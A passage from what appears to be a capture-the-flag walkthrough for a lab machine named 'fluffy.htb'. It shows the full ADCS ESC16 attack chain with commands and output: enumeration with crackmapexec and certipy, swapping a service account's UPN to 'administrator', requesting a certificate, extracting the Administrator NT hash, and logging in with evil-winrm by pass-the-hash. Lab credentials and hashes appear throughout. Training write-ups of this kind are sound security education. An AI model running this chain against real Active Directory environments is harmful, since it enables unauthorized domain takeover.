Further enumeration should be done on the Active Directory environment. It should be found that the Active Directory Certificate Service(`ADCS`) is running in the target. Let's use `crackmapexec` to confirm this using the `adcs` module.

```
$ crackmapexec ldap 10.10.11.69 -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767 -M adcs

SMB         10.10.11.69     445    DC01             [*] Windows 10.0 Build 17763 x64
(name:DC01) (domain:fluffy.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.69     389    DC01             [+]
fluffy.htb\winrm_svc:33bd09dcd697600edf6b3a7af4875767
ADCS        10.10.11.69     389    DC01             [*] Starting LDAP search with search
filter '(objectClass=pKIEnrollmentService)'
ADCS                                                  Found PKI Enrollment Server:
DC01.fluffy.htb
ADCS                                                  Found CN: fluffy-DC01-CA
```

Since we know `ADCS` is installed on the Domain Controller, we can use `certipy` to find the vulnerable templates in the Certificate Authority. For this, we must use the `RC4` hash of the `ca_svc` user we retrieved earlier.

```
$ certipy-ad find -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8  -dc-ip 10.10.11.69
-vulnerable -enabled -stdout

<SNIP>

    [!] Vulnerabilities
      ESC16                             : Security Extension is disabled.
    [*] Remarks
      ESC16                             : Other prerequisites may be required for this to
be exploitable. See the wiki for more details.
Certificate Templates                   : [!] Could not find any certificate templates
```

The output from the `certipy` tool should be analyzed to identify that this installation is vulnerable to the ESC16 attack. This attack exploits a misconfiguration where the `CA` is globally configured to disable the inclusion of the `szOID_NTDS_CA_SECURITY_EXT` security extension.

To exploit this, we first need to update the `UPN` (User Principal Name) of the `ca_svc` user to `administrator`.

```
$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user
ca_svc -upn 'administrator'

<SNIP>

[!] DNS resolution failed: The DNS query name does not exist: FLUFFY.HTB.
[!] Use -debug to print a stacktrace
[*] Updating user 'ca_svc':
    userPrincipalName                    : administrator
[*] Successfully updated 'ca_svc'
```

Then, a certificate should be requested as the `ca_svc` user. Since the `ca_sv`c user's UPN has been updated to `administrator`, the resulting certificate will allow us to authenticate as the `administrator` user. Note that the `User` template (a default template in the `CA`) is used here.

```
$ certipy-ad req -u 'ca_svc' -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip '10.10.11.69'
-target 'dc01.fluffy.htb' -ca 'fluffy-DC01-CA' -template 'User'

<SNIP>

[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

This will save the certificate for the `Administrator` user in `administrator.pfx`. Before using this certificate, the changed UPN of the `ca_svc` user should be updated to the correct one.

```
$ certipy-ad account update -username "p.agila@fluffy.htb" -p "prometheusx-303" -user
ca_svc -upn 'ca_svc@fluffy.htb'

<SNIP>

[*] Updating user 'ca_svc':
    userPrincipalName                    : ca_svc@fluffy.htb
[*] Successfully updated 'ca_svc'
```

Finally, let's use the `administrator.pfx` certificate to get the `RC4` hash of the `Administrator` user.

```
$ certipy-ad auth -pfx administrator.pfx -domain 'fluffy.htb' -dc-ip 10.10.11.69

<SNIP>

[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@fluffy.htb':
aad3b435b51404eeaad3b435b51404ee:8da83a3fa618b6e3a00e93f676c92a6e
```

Using this `RC4` hash, we can access the target as the `Administrator` user via `WinRM`.

```
$ evil-winrm -u 'Administrator' -H 8da83a3fa618b6e3a00e93f676c92a6e -i dc01.fluffy.htb

<SNIP>

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fluffy\Administrator
```

The root flag should be found at `C:\Users\Administrator\Desktop\root.txt`.